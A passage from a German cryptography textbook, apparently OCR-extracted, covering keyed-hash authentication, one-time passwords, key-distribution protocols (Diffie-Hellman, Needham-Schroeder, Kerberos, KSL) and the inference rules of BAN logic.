  1. Der Notar N berechnet $H(m_1)$ und $H(m_2)$, konkateniert die sich ergebenden Bitmuster, wendet darauf nochmal die Hashfunktion H an und signiert das Ergebnis mit dem geheimen RSA-Schlüssel D_N:

     $$s = D_N(H(H(m_1)\|H(m_2)))$$

  2. Der Urheber von m_1 bekommt die berechnete Signatur s und den Hashwert $H(m_2)$. Durch einen Vergleich von $E_N(s)$ mit $H(H(m_1)\|H(m_2))$ kann der Urheber von m_1 die Signatur überprüfen, ohne m_2 selbst zu kennen.
  3. Analog kann der Urheber von m_2 nach Mitteilung von s und des Hashwertes $H(m_1)$ die Signatur ohne Kenntnis von m_1 überprüfen.

7.5.4 Authentifikation mit Hashfunktionen

Wenn ein gemeinsamer Schlüssel k existiert, dann kann man eine Hashfunktion H auch zur Authentifikation von Nachrichten benutzen, indem man die Hashfunktion auf den Klartext m und den Schlüssel k anwendet.

- *Geheime Präfix-Methode*:
  Der Schlüssel k wird vor die Nachricht m gestellt und es wird der Hashwert $H(k\|m)$ berechnet. Übertragen wird die Nachricht m und der Hashwert $H(k\|m)$. Der Empfänger berechnet mit seinem Schlüssel ebenfalls $H(k\|m)$ und vergleicht die Hashwerte.

- *Geheime Suffix-Methode*:
  Der Schlüssel k wird an das Ende der Nachricht angefügt und es wird der Hashwert $H(m\|k)$ berechnet. Übertragen wird die Nachricht m und der Hashwert $H(m\|k)$. Der Empfänger berechnet mit seinem Schlüssel ebenfalls $H(m\|k)$ und vergleicht die Hashwerte.

- *HMAC (Keyed-Hashing for Message Authentication)*:
  Zunächst wird der Schlüssel k durch das Anfügen von 0 Bytes auf die Blocklänge B des verwendeten Hashalgorithmus H erweitert (512 Bit im Falle von MD5 oder SHA-1). Dieser erweiterte Schlüssel sei mit k' bezeichnet. Desweiteren werden zwei Konstanten $ipad$ und $opad$ benötigt: $ipad$ ist ein String der Länge B, der aus dem Zeichen $0x36$ besteht, und $opad$ ist ein String der Länge B, der aus dem Zeichen $0x5c$ besteht. Berechnet wird nun:

  $$H((k \oplus opad)\|H((k \oplus ipad)\|m))$$

Sowohl die geheime Präfix-Methode als auch die geheime Suffix-Methode können angegriffen werden. Das HMAC-Verfahren gilt derzeit als sicher und findet in mehreren sicheren Internet-Protokollen Anwendung.

7.5.5 One Time Paßworte (OTP)

In vernetzten Umgebungen ist es oftmals relativ einfach, Paßworte durch ein gezieltes Abhören des Kommunikationsmediums zu erlangen, da vielfach immer noch ungesicherte Protokolle benutzt werden, die Paßworte im Klartext übertragen. Abhilfe schafft hier ein Verfahren, bei dem ein Paßwort immer nur genau einmal gültig ist.

Das OTP-Verfahren verwendet eine Einweg-Hashfunktion H (z.B. MD5 oder SHA-1), mit der zu einem gegebenen Klartext ein Fingerabdruck berechnet werden kann. Das Verfahren beruht auf der Eigenschaft von Einweg-Hashfunktionen, daß es einfach ist, H^n aus H^{n-1} zu berechnen, während es berechnungsmäßig praktisch unmöglich ist, H^{n-1} aus H^n zu berechnen.

Sei weiterhin H^n mit $n \in \mathbb{N}$ wie folgt definiert:

$$H^n(m) = \begin{cases} H(m) & \text{für } n = 1 \\ H(H^{n-1}(m)) & \text{für } n > 1 \end{cases}$$

- *Initialisierung:*
  Sei s eine beliebige Zeichenfolge der Länge 1 bis 16 und p eine beliebige Zeichenfolge der Länge 10 bis 63. p ist das zugrundeliegende geheime Paßwort und s ist das Salz. Aus dem urspünglichen Paßwort sollen n Paßworte abgeleitet werden, die jeweils nur einmal benutzt werden können. Der Authenfizierungsserver, der den Zugang überprüft, berechnet
  $$k = H^{n+1}(s\|p)$$
  und merkt sich k und n.

- *Challenge:*
  Bei einem Authentifizierungswunsch sendet der Server den Namen der benutzten Hashfunktion H, das Salz s und den aktuellen Wert von n an den Benutzer.

- *Response:*
  Der Benutzer berechnet $H^n(s\|p)$ und sendet den Wert zurück an den Authenfizierungsserver. Dabei kann die Ausgabe der Hashfunktion in eine ASCII-Darstellung transformiert werden, die sich aus sprechbaren Silben zusammensetzt.

- *Verifikation:*
  Der Authenfizierungsserver berechnet nun $H(H^n(s\|p))$ und überprüft ob das Ergebnis mit k übereinstimmt. Bei Übereinstimmung ist die Authentifikation erfolgreich und es wird $k = H^n(s\|p)$ gesetzt und n dekrementiert. Erreicht n den Wert 0, so muß eine neue Initialisierung durchlaufen werden.

Literaturhinweise

Als Grundlage für die formale Schreibweise dient [60]. Dort findet man auch weitergehende Beweise and Analysen für die einzelnen Verfahren. Beschreibungen der verschiedenen

Algorithmen findet man in [52, 56, 27]. Eine sehr gute Einführung in die Kryptologie, die mit vielen Beispielen aus der Geschichte angereichert ist, findet man in [3].

Das Hashverfahren MD5 ist im RFC 1321 [48] beschrieben. Der Anhang des RFCs enthält eine (nicht optimierte) Implementierung in der Programmiersprache C. Angriffe auf die geheime Präfix-Methode und die geheime Suffix-Methode sind in [59] beschrieben. Das HMAC-Verfahren ist in RFC 2104 [35] definiert und das OTP-Verfahren ist in RFC 2289 [25] definiert.

Kapitel 8

Schlüsselverteilung

Die kryptographischen Verfahren setzen meist voraus, daß die Kommunikationspartner über einen gemeinsamen Schlüssel verfügen. Aus Sicherheitsgründen strebt man an, für einzelne Verbindungen oder Sitzungen sogenannte Sitzungsschlüssel (session keys) zu verwenden, die nur für die Dauer einer Verbindung oder Sitzung gültig sind. Desweiteren kann auch die Benutzungsdauer von Sitzungsschlüsseln zeitlich begrenzt sein.

Um zu grundlegenden Aussagen über verschiedene Authentifizierungssysteme zu gelangen, sollen die folgenden strengen Annahmen getroffen werden:

(1) Ein Betrüger kann in alle Kommunikationspfade eindringen. Diese Annahme ist im Zusammenhang mit offenen Netzen ohne weiteres einsichtig.

(2) Ein Betrüger kann jede Nachricht abhören. Dabei kann er Teile der Nachricht kopieren, verändern oder löschen, oder er kann falsche Teile in die Nachricht einfügen.

(3) Ein Betrüger kann eine abgehörte und kopierte Nachricht zu einem späteren Zeitpunkt beliebig wiederholen.

(4) Bei einer Abfolge mehrerer Nachrichten kann ein Betrüger die Reihenfolge vertauschen oder einzelne Nachrichten löschen.

(5) Ein Betrüger kann die Quell- oder die Zieladresse einer Nachricht modifizieren.

(6) Rechnernamen und Netzadressen allein sind nicht vertrauenswürdig. Ein Betrüger kann seinen Rechner so modifizieren, daß er sich für einen anderen Rechner mit einer anderer Adresse ausgibt.

8.1 Notation

Zunächst soll eine Notation eingeführt werden, mit der sich die im folgenden vorgestellten Protokolle kompakt darstellen lassen.

- Die an einem Protokoll beteiligten Parteien werden durch die großen Buchstaben A, B und S dargestellt.
- Ein geheimer Schlüssel, den sich die Parteien A und B teilen, wird als K_{ab} notiert.
- Das Zeichen H steht für eine kryptographisch starke Einweg-Hashfunktion.
- Ein öffentlicher Schlüssel einer Partei A wird durch das Symbol K_a dargestellt.
- Ein privater Schlüssel einer Partei A wird durch das Symbol K_a^{-1} dargestellt.
- Eine unbenutzte Aussage (Nonce), die von einer Partei A generiert wurde, wird durch N_a dargestellt.
- Mehrere Elementen einer Nachricht werden durch Kommata voneinander getrennt.
- Die Zeichen P, Q und R sind Variablen über Parteien.
- Die Zeichen X und Y sind Variablen über Aussagen.
- Das Zeichen K ist eine Variable über Schlüssel.
- Eine mit dem Schlüssel K verschlüsselte Nachricht m wird durch $\{m\}_K$ dargestellt.

8.2 Diffie-Hellman

Das Schlüsselverteilungsverfahren von Diffie und Hellman [14] ist das älteste asymmetrische Verfahren. Es beruht auf dem Problem, einen diskreten Logarithmus effizient zu berechnen.

Diffie-Hellman Verfahren:

1. Zunächst wird eine Primzahl p und eine primitive Wurzel g von p mit $g < p$ festgelegt. p und g können öffentlich bekannt gemacht werden. (Eine Zahl g ist eine primitive Wurzel von p wenn die Folge $g^1 \bmod p, g^2 \bmod p, \ldots, g^{p-1} \bmod p$ die Zahlen $1, \ldots, p-1$ in einer beliebigen Permutation erzeugt.)
2. Die Partei A wählt zufällig eine Zahl $x_A \in \mathbb{Z}_p$ und berechnet $y_A = g^{x_A} \bmod p$. Die Zahl x_A wird geheim gehalten und die Zahl y_A wird and die Partei B gesendet.
3. Die Partei B wählt zufällig eine Zahl $x_B \in \mathbb{Z}_p$ und berechnet $y_B = g^{x_B} \bmod p$. Die Zahl x_B wird geheim gehalten und die Zahl y_B wird and die Partei A gesendet.
4. Die Partei A berechnet:
$$K_{ab} = y_B^{x_A} \bmod p = (g^{x_B} \bmod p)^{x_A} \bmod p = g^{x_A x_B} \bmod p$$
5. Die Partei B berechnet analog:
$$K_{ab} = y_A^{x_B} \bmod p = (g^{x_A} \bmod p)^{x_B} \bmod p = g^{x_A x_B} \bmod p$$

6. Die Parteien A und B besitzen jetzt den gemeinsamen Schlüssel K_{AB}.

Eigenschaften des Diffie-Hellman Verfahrens:

- Bei der Wahl der Primzahl sollte darauf geachtet werden, daß $(p-1)/2$ ebenfalls prim ist.
- Die Primzahl p sollte eine Länge von mindestens 512 Bit haben, empfohlen werden eher 1024 Bits.

Beispiel 16 *Das Diffie-Hellman Verfahren fand ursprünglich beim Sun RPC-Protokoll Version 2 Verwendung. Die Parameter waren* $g = 3$ *und*

$$p = 5213619424271520371687014113170182341777563603680354416779.$$

Die Länge von p *ist 192 Bits, was deutlich zu kurz ist. Außerdem existieren andere Sicherheitsprobleme im RPC Protokoll. Entsprechend wurde dieses Verfahren aus neueren Spezifikationen des RPC entfernt.*

8.3 Needham-Schroeder

Das Authentifizierungsprotokoll nach Needham-Schroeder [44] geht von zwei Parteien A und B aus, die jeweils einen geheimen Schlüssel K_{as} und K_{bs} mit einem Authentifizierungsserver S teilen.

Protokollablauf:



Abbildung 8.1: Needham-Schroeder Protokollablauf

Nachricht 1:	$A \to S:$	A, B, N_a
Nachricht 2:	$S \to A:$	$\{N_a, B, K_{ab}, \{K_{ab}, A\}_{K_{bs}}\}_{K_{as}}$
Nachricht 3:	$A \to B:$	$\{K_{ab}, A\}_{K_{bs}}$
Nachricht 4:	$B \to A:$	$\{N_b\}_{K_{ab}}$
Nachricht 5:	$A \to B:$	$\{N_b - 1\}_{K_{ab}}$

- Die Partei A erzeugt den Nonce N_a und sendet die Klartextnachricht 1 an den Server S, wodurch der Authentifizierungsvorgang angestoßen wird.
- S generiert daraufhin den Sitzungsschlüssel K_{ab} und erstellt damit das Zertifikat $\{K_{ab}, A\}_{K_{bs}}$, mit dem der Partei B der Sitzungsschlüssel und die Identität von A mitgeteilt wird. Danach sendet S die mit K_{as} verschlüsselte Nachricht 2 an A.
- A entschlüsselt die zweite Nachricht und überprüft den Nonce N_a und B. Ist der Test positiv, so entnimmt A der Nachricht den Schlüssel K_{ab} und sendet den für B bestimmten Teil weiter.
- Nachdem B die Nachricht entschlüsselt hat, sind beide Parteien im Besitz des Sitzungsschlüssels K_{ab}.
- Mit den Nachrichten 4 und 5 soll die gegenwärtige Existenz der jeweils anderen Partei sichergestellt werden.

Eigenschaften des Needham-Schroeder Protokolls:

- Das Protokolls von Needham-Schroeder setzt voraus, daß die Partei B im dritten Protokollschritt der Unbenutztheit von K_{ab} vertraut. Damit kann ein Angreifer ohne Zeitbeschränkung versuchen den Schlüssel K_{ab} zu brechen. Ist der Schlüssel gebrochen, dann kann ein Angreifer das Zertifikat an B senden und anschließend den Sitzungsschlüssel K_{ab} benutzen.
- Eine Möglichkeit das Problem zu beschränken ist die Einführung von Zeitstempeln, die die Lebensdauer eines Tickets begrenzen. Allerdings sind Zeitstempel nur sinnvoll, wenn verläßlich synchronisierte Uhren vorhanden sind.
- Das Protokoll enthält Redundanzen. So ist die doppelte Verschlüsselung in der zweiten Nachricht nicht notwendig.

8.4 Kerberos

Das hier vorgestellte Protokoll ist eine Verbesserung des Needham-Schroeder Protokolls und beruht auf Zeitstempeln. Das Protokoll geht ebenfalls von zwei Parteien A und B aus, die jeweils einen geheimen Schlüssel K_{as} und K_{bs} mit einem Authentifizierungsserver S teilen.

Das Protokoll ist die Grundlage des Authentifizierungsdienstes Kerberos, der am MIT entwickelt wurde und in vielen Systemen heutzutage eingesetzt wird. Das hier beschriebene vereinfachte Protokoll wurde in der Kerberos Version 4 benutzt. Die aktuelle Version von Kerberos benutzt eine verbesserte Variante des Protokolls.

Protokollablauf:



Abbildung 8.2: Kerberos Protokollablauf

Nachricht 1: $A \rightarrow S: \quad A, B$
Nachricht 2: $S \rightarrow A: \quad \{T_s, L, K_{ab}, B, \{T_s, L, K_{ab}, A\}_{K_{bs}}\}_{K_{as}}$
Nachricht 3: $A \rightarrow B: \quad \{T_s, L, K_{ab}, A\}_{K_{bs}}, \{A, T_a\}_{K_{ab}}$
Nachricht 4: $B \rightarrow A: \quad \{T_a + 1\}_{K_{ab}}$

- Die Partei A sendet die erste Nachricht an den Server S um den Authentifizierungsvorgang einzuleiten.
- Der Server S erzeugt daraufhin den Sitzungsschlüssel K_{ab} und verschlüsselt mit K_{bs} unter Verwendung eines Zeitstempels T_s und einer Lebensdauer L das Ticket $\{T_s, L, K_{ab}, A\}_{K_{bs}}$, mit dem A eine Authentifizierung mit B innerhalb der Gültigkeitsdauer durchführen kann.
- Anschließend verschlüsselt S die zweite Nachricht mit K_{as} und sendet sie an A.
- Die Partei merkt sich die zweite Nachricht, um damit eine Authentifizierung mit B innerhalb der Gültigkeitsdauer beliebig oft durchführen zu können.
- Nun generiert A unter Verwendung des Zeitstempels T_a die dritte Nachricht und sendet sie an B.
- Die Partei B entschlüsselt zunächst das Ticket mit K_{bs} und überprüft mit dem Zeitstempel T_s und der Lebensdauer L, ob das Ticket noch gültig ist.
- Ist das Ticket gültig, so entnimmt B dem Ticket den Sitzungsschlüssel K_{ab}. Damit entschlüsselt B den zweiten Teil der dritten Nachricht.
- Anschließend erzeugt B die vierte Nachricht und sendet sie an A.
- Die Partei A entschlüsselt die vierte Nachricht und überprüft T_a+1, um festzustellen, ob B im Besitz des Sitzungsschlüssels K_{ab} ist.

Eigenschaften des Kerberos Protokolls:

- Die redundante Verschlüsselung in der zweiten Nachricht ist weiterhin vorhanden.
- Durch die Verwendung von Zeitstempeln wird das Problem des Needham-Schroeder Protokolls behoben und zusätzlich eine Nachricht eingespart.
- Die Zeitstempel setzen voraus, daß synchronisierte Uhren vorhanden sind. Zur Synchronisation der Uhren darf selbst widerum nur ein sicheres Protokoll verwendet werden, da sonst ein Angreifer die Uhren manipulieren könnte und sich so mehr Zeit zum Brechen von Schlüsseln verschaffen kann.

8.5 Kehne-Schönwälder-Langendörfer

Mit dem im folgenden beschriebenen Protokoll [30] soll gezeigt werden, daß man prinzipiell auf die Verwendung von Zeitstempeln und die damit verbundenen Uhrenprobleme verzichten kann. Das Protokoll geht wiederum von zwei Parteien A und B aus, die jeweils einen geheimen Schlüssel K_{as} und K_{bs} mit einem Authentifizierungsserver S teilen. Das Protokoll soll einen Sitzungsschlüssel K_{ab} etablieren und dabei redundanzfrei sein und die zu verschlüsselnde Datenmenge so klein wie möglich halten.

Außerdem soll es möglich sein, einen einmal ausgegebene Schlüssel K_{ab} mehrmals zu benutzen, wobei die Dauer der Benutzungen durch den Server B kontrolliert werden können soll.

Protokollablauf für die initiale Schlüsselverteilung:



Abbildung 8.3: Initialer KSL Protokollablauf

Nachricht 1: $A \rightarrow B: \quad N_a, A$
Nachricht 2: $B \rightarrow S: \quad N_a, A, N_b, B$
Nachricht 3: $S \rightarrow B: \quad \{N_b, A, K_{ab}\}_{K_{bs}}, \{N_a, B, K_{ab}\}_{K_{as}}$
Nachricht 4: $B \rightarrow A: \quad \{N_a, B, K_{ab}\}_{K_{as}}, N_c, \{N_a\}_{K_{ab}}, \{T_b, A, K_{ab}\}_{K_{bb}}$
Nachricht 5: $A \rightarrow B: \quad \{N_c\}_{K_{ab}}$

- Die Partei A startet das Protokoll, indem sie die eigene Identität A und einen Nonce N_a an die Partei B sendet.
- Die Partei B speichert N_a, erzeugt einen eigenen Nonce N_b und sendet die zweite Nachricht an den Server S.
- Der Server S erzeugt einen Sitzungsschlüssel K_{ab} und generiert damit die beiden Teile der dritten Nachricht, die jeweils durch die geheimen Schlüssel K_{as} und K_{bs} geschützt sind.
- Die Partei B entnimmt dem ersten Teil der Nachricht den Nonce und überprüft, ob die Nachricht aktuell ist. Danach entnimmt B den Sitzungsschlüssel K_{ab} und verschlüsselt damit den in der ersten Nachricht empfangenen Nonce N_a. Außerdem erzeugt B einen weiteren Nonce N_c.
- Um für eine gewisse Zeit eine wiederholte Authentifizierung zu ermöglichen, wird ein spezielles Ticket erzeugt, daß einen lokalen Zeitstempel T_b sowie die Kennung der Partei A und den Sitzungsschlüssel K_{ab} enthält. Dieses Ticket wird mit einem Schlüssel K_{bb} verschlüsselt, der nur der Partei B bekannt ist.
- Nach dem Empfang der vierten Nachricht entschlüsselt die Partei A zunächst den ersten Teil, überprüft den Nonce N_a und entnimmt den Sitzungsschlüssel K_{ab}. Mit diesem Schlüssel kann der verschlüsselte Nonce N_a entschlüsselt werden, wodurch festgestellt wird, daß B über den Schlüssel verfügt.
- Das Ticket aus der vierten Nachricht wird für spätere Authentifizierungen mit B aufgehoben.
- Im letzten Schritt sendet A den Nonce N_c mit K_{ab} verschlüsselt an B, um B zu überzeugen, daß A gegenwärtig existiert und den Schlüssel K_{ab} benutzen kann.

Protokollablauf für die wiederholte Authentifizierung:



Abbildung 8.4: Wiederholte Authentifizierung mit dem KSL Protokoll

Nachricht 1′: $A \rightarrow B: \quad N'_a, \{T_b, A, K_{ab}\}_{K_{bb}}$
Nachricht 2′: $B \rightarrow A: \quad N'_b, \{N'_a\}_{K_{ab}}$
Nachricht 3′: $A \rightarrow B: \quad \{N'_b\}_{K_{ab}}$

- Die Partei erzeugt einen weiteren Nonce N'_a und sendet ihn zusammen mit dem Ticket an die Partei B.

- Die Partei B entschlüsselt das Ticket und überprüft den Zeitstempel T_b. Falls das Ticket noch gültig ist, erzeugt B einen Nonce N'_b und sendet ihn zusammen mit dem mit K_{ab} verschlüsselten Nonce N'_a an die Partei A.
- Partei A überprüft den Nonce N'_a und sendet ihrerseits den mit K_{ab} verschlüsselten Nonce N'_b zurück an B.

Eigenschaften des KSL Protokolls:

- Wird eine wiederholte Authentifizierung nicht benötigt, so kann das Ticket in der vierten Nachricht entfallen und man erhält ein etwas einfacheres Protokoll.
- Der Zeitstempel in dem Ticket ist so zu konstruieren, daß er die folgenden Informationen enthält:
  1. Die aktuelle lokale Uhrzeit von B.
  2. Die Lebensdauer des Tickets.
  3. Eine Uhrzeitkennung, mit der Tickets entdeckt werden können, deren Zeitstempel vor der letzten Zeitkorrektur vergeben wurde. (Eine Uhrzeitkennung läßt sich durch einen einfachen Zähler realisieren, der bei jeder Änderung der Uhrzeit inkrementiert wird.)
- Das KSL Protokoll ist nachweislich korrekt, redundanzfrei und minimal.

8.6 BAN-Logik

Die BAN-Logik ist eine formale Methode, mit der exakte Aussagen über Authentifizierungsprotokolle gewonnen werden können. Ziel ist es, verschiedene Protokolle bezüglich der folgenden Fragen miteinander vergleichen zu können:

- Was kann mit einem Protokoll genau erreicht werden?
- Benötigt ein Protokoll mehr Voraussetzungen als ein anderes?
- Wird in einem Protokoll etwas unnötig getan, das weggelassen werden könnte, ohne das Protokoll zu schwächen?
- Wird in einem Protokoll etwas unnötig verschlüsselt, das ebensogut auch als Klartext gesendet werden könnte, ohne das Protokoll zu schwächen?

Die BAN-Logik definiert eine Menge von Schlußfolgerungsregeln, mit denen aus einer Menge von Voraussetzungen und dem Protokollablauf gültige Aussagen abgeleitet werden können. Damit die BAN-Logik angewendet werden kann, müssen zunächst die Voraussetzungen und das Protokoll selbst in einer idealisierten Form formal dargestellt werden. Die Anwendung der BAN-Logik erfolgt also grundsätzlich in den folgenden Schritten:

,	Durch ein Komma wird die konjunktive Verknüpfung von Aussagen ausgedrückt.
$P \models X$	P glaubt an X, d.h. P wird sich so verhalten, als ob X wahr ist.
$P \lhd X$	P sieht X, d.h. P hat eine eventuell verschlüsselte Nachricht erhalten, die X enthielt und die P entschlüsseln konnte.
$P \mid\sim X$	P hat X einmal gesendet, d.h. P hat irgendwann einmal eine Nachricht gesendet, die die Aussage X beinhaltet hat. Dabei ist nicht bekannt, wie alt die betreffende Nachricht ist.
$P \Mapsto X$	P hat Gewalt über X, d.h. ein Benutzer P hat Autorität über eine Aussage X, und andere Benutzer vertrauen P dafür. Falls z.B. Schlüssel besonders sorgfältig von einem Server gewählt werden müssen, sollte dem Server für diese Eigenschaft vertraut werden.
$\#(X)$	X ist unbenutzt, d.h. die Aussage X wurde im bisherigen Ablauf des Protokolls niemals in einer Nachricht benutzt. Diese Eigenschaft wird für sogenannte *Nonces* vorausgesetzt, d.h. Ausdrücke, die speziell für diesen Zweck generiert werden und nur für diesen einen Fall benutzt werden.
$P \overset{K}{\leftrightarrow} Q$	P und Q teilen den gemeinsamen geheimen Schlüssel K. Desweiteren wird angenommen, daß K ein guter Schlüssel ist, d.h. daß niemand außer P, Q und deren Vertraute den Schlüssel kennen bzw. erfahren.
$\overset{K}{\mapsto} P$	K ist der öffentliche Schlüssel von P. Dies bedeutet gleichzeitig, daß P den zugehörigen geheimen Schlüssel kennt.
$P \overset{X}{\rightleftharpoons} Q$	P und Q teilen das gemeinsame Geheimnis X, d.h. die Aussage X kann zwischen P und Q zum Nachweis der Identität benutzt werden.
$\{X\}_K$	Dieser Ausdruck stellt X chiffriert unter dem Schlüssel K dar. Dies ist eine Kurzform von $\{X\}_K \, von \, P$, d.h. P hat die Nachricht $\{X\}_K$ gesendet. Falls Mißverständnisse ausgeschlossen sind, wird immer die übersichtlichere Kurzform benutzt.
$\langle X \rangle_Y$	Dieser Ausdruck stellt X kombiniert mit Y dar, wobei Y ein Geheimnis darstellt. In Implementierungen könnte das z.B. durch einfache Konkatenation der Aussagen X und Y durchgeführt werden.
$H(X)$	Dieser Ausdruck stellt das Ergebnis der Hash-Funktion H angewendet auf X dar.

Tabelle 8.1: Die in der Logik verwendeten Relationssymbole

1. Ableitung des idealisierten Protokolls.
2. Formale Beschreibung der Voraussetzungen des Protokolls.
3. Die neuen Behauptungen, die sich aus jedem einzelnen Protokollschritt ergeben, werden nach dem jeweiligen Schritt aufgeschrieben.

4. Aus den schon gültigen Behauptungen werden zusammen mit den aus einem Protokollschritt resultierenden Behauptungen unter Anwendung der Schlußfolgerungsregeln neue Aussagen abgeleitet.

8.6.1 Relationssymbole

Die Relationssymbole der BAN-Logik sind in der Tabelle 8.1 dargestellt. Bezüglich der Klammerung gilt in der BAN-Logik die Regel, daß in jeder Aussage der am weitesten rechts stehende Operator am stärksten bindet. So ist die Aussage $A \models B \models A \overset{K}{\leftrightarrow} B$ äquivalent zu $A \models (B \models (A \overset{K}{\leftrightarrow} B))$.

8.6.2 Formale Ziele eines Authentifizierungsprotokolls

Mit Hilfe der Relationssymbole lassen sich die Ziele eines Authentifizierungsprotokolls formal wie folgt darstellen. Oft ist es erwünscht, daß zwei Parteien A und B nach Ablauf eines Authentifizierungsprotokolls über einen gemeinsamen geheimen Sitzungsschlüssel K verfügen, d.h. formal ausgedrückt:

$$A \models A \overset{K}{\leftrightarrow} B, \quad B \models A \overset{K}{\leftrightarrow} B.$$

Mit einigen Authentifizierungsprotokollen kann zusätzlich erreicht werden, daß jede Partei daran glaubt, daß die andere Partei auf diesen Schlüssel K als gemeinsamen geheimen Schlüssel vertraut, d.h. formal ausgedrückt:

$$A \models B \models A \overset{K}{\leftrightarrow} B, \quad B \models A \models A \overset{K}{\leftrightarrow} B.$$

8.6.3 Schlußfolgerungsregeln

Die wichtigsten Schlußfolgerungsregeln der BAN-Logik lauten:

(1) Die Regel zur Bedeutung von Nachrichten:

(a) Für gemeinsame geheime Schlüssel:

$$\frac{P \models Q \overset{K}{\leftrightarrow} P, \quad P \lhd \{X\}_K}{P \models Q \mid\sim X}.$$

(b) Für öffentliche Schlüssel:

$$\frac{P \models \overset{K}{\mapsto} Q, \quad P \lhd \{X\}_{K^{-1}}}{P \models Q \mid\sim X}.$$

(c) Für gemeinsame Geheimnisse:

$$\frac{P \models Q \overset{Y}{\rightleftharpoons} P, \quad P \lhd \langle X \rangle_Y}{P \models Q \mid\sim X}.$$

In der Regel (1a) ist P der Überzeugung, daß K ein geheimer Schlüssel ist, den P mit Q teilt, und P hat eine Nachricht X erhalten, die mit K verschlüsselt ist. Dann kann P daran glauben, daß Q irgendwann einmal X gesendet hat. Dabei muß allerdings sichergestellt sein, daß P diese Nachricht nicht an sich selbst geschickt hat. Die Regeln (1b) und (1c) ergeben sich völlig analog.

(2) Die Regel zur Nonce-Verifikation:

$$\frac{P \models \#(X), \quad P \models Q \mid\sim X}{P \models Q \models X}.$$

Mit dieser Regel kann überprüft werden, ob eine Nachricht gegenwärtig ist, d.h. sie führt P zu der Überzeugung, daß Q (gegenwärtig) an X glaubt. Dieser Schluß ist nur zulässig für Klartextaussagen X.

(3) Die Regel zur Autorität:

$$\frac{P \models Q \mapsto X, \quad P \models Q \models X}{P \models X}.$$

In dieser Regel vertraut P darauf, daß Q Macht über X hat und an X glaubt. Dann glaubt P auch an die Gültigkeit von X.

(4) Regeln zur Zusammensetzung und Aufteilung von Aussagen, denen vertraut wird:

(a) Für die Zusammensetzung vertrauenswürdiger Aussagen:

$$\frac{P \models X, \quad P \models Y}{P \models (X, Y)}.$$

(b) Für die Aufteilung von vertrauenswürdigen Aussagen in Komponenten:

$$\frac{P \models (X, Y)}{P \models X}.$$

(c) Für die Aufteilung von Aussagen, an die eine vertraute Partei glaubt:

$$\frac{P \models Q \models (X, Y)}{P \models Q \models X}.$$

Weitere ähnliche Regeln, die offensichtlich gültig sind, werden entsprechend bei Bedarf eingeführt.

(5) Eine ähnliche Regel zur Aufteilung einer Aussage, die einmal gesendet wurde:

$$\frac{P \models Q \mid\sim (X, Y)}{P \models Q \mid\sim X}.$$

Hierbei ist wichtig, daß der Umkehrschluß (aus $P \models Q \mid\sim X$ und $P \models Q \mid\sim Y$ würde folgen $P \models Q \mid\sim (X, Y)$) nicht gilt, weil die Folgerung bedeutet, daß X und Y zur gleichen Zeit in einer Nachricht versendet wurden.

(6) Regeln zum Sehen und Entschlüsseln von Nachrichten und deren Komponenten:

(a) Für das Sehen einer Komponente:

$$\frac{P \lhd (X, Y)}{P \lhd X}.$$

(b) Für das Sehen einer mit einem Geheimnis kombinierten Nachricht:

$$\frac{P \lhd \langle X \rangle_Y}{P \lhd X}.$$

(c) Für das Sehen einer konventionell verschlüsselten Nachricht:

$$\frac{P \models Q \overset{K}{\leftrightarrow} P, \quad P \lhd \{X\}_K}{P \lhd X}.$$

(d) Für das Sehen einer mit einem öffentlichen Schlüssel chiffrierten Nachricht:

$$\frac{P \models \overset{K}{\mapsto} P, \quad P \lhd \{X\}_K}{P \lhd X}.$$

(e) Für das Sehen einer mit einem geheimen Schlüssel chiffrierten Nachricht:

$$\frac{P \models \overset{K}{\mapsto} Q, \quad P \lhd \{X\}_{K^{-1}}}{P \lhd X}.$$

Analog zur Regel (5) ist auch hier der Umkehrschluß der ersten Regel unzulässig.

(7) Die Regel zu unbenutzten Aussagen:

$$\frac{P \models \#(X)}{P \models \#(X, Y)}.$$

Falls also ein Teil einer Aussage unbenutzt ist, so gilt dies auch für die ganze Nachricht. Ähnliche Regeln könnten z.B. für die Verschlüsselung unbenutzter Aussagen angegeben werden.

(8) Regeln zur Kommutativität gemeinsamer geheimer Schlüssel:

(a) Für geheime Schlüssel, denen vertraut wird:

$$\frac{P \models R \overset{K}{\leftrightarrow} R'}{P \models R' \overset{K}{\leftrightarrow} R}.$$

(b) Für vertraute Parteien, die an geheime Schlüssel glauben:

$$\frac{P \models Q \models R \overset{K}{\leftrightarrow} R'}{P \models Q \models R' \overset{K}{\leftrightarrow} R}.$$

(9) Regeln zur Kommutativität gemeinsamer Geheimnisse:

(a) Für Geheimnisse, denen vertraut wird:

$$\frac{P \models R \overset{X}{\rightleftharpoons} R'}{P \models R' \overset{X}{\rightleftharpoons} R}.$$

(b) Für vertraute Parteien, die an Geheimnisse glauben:

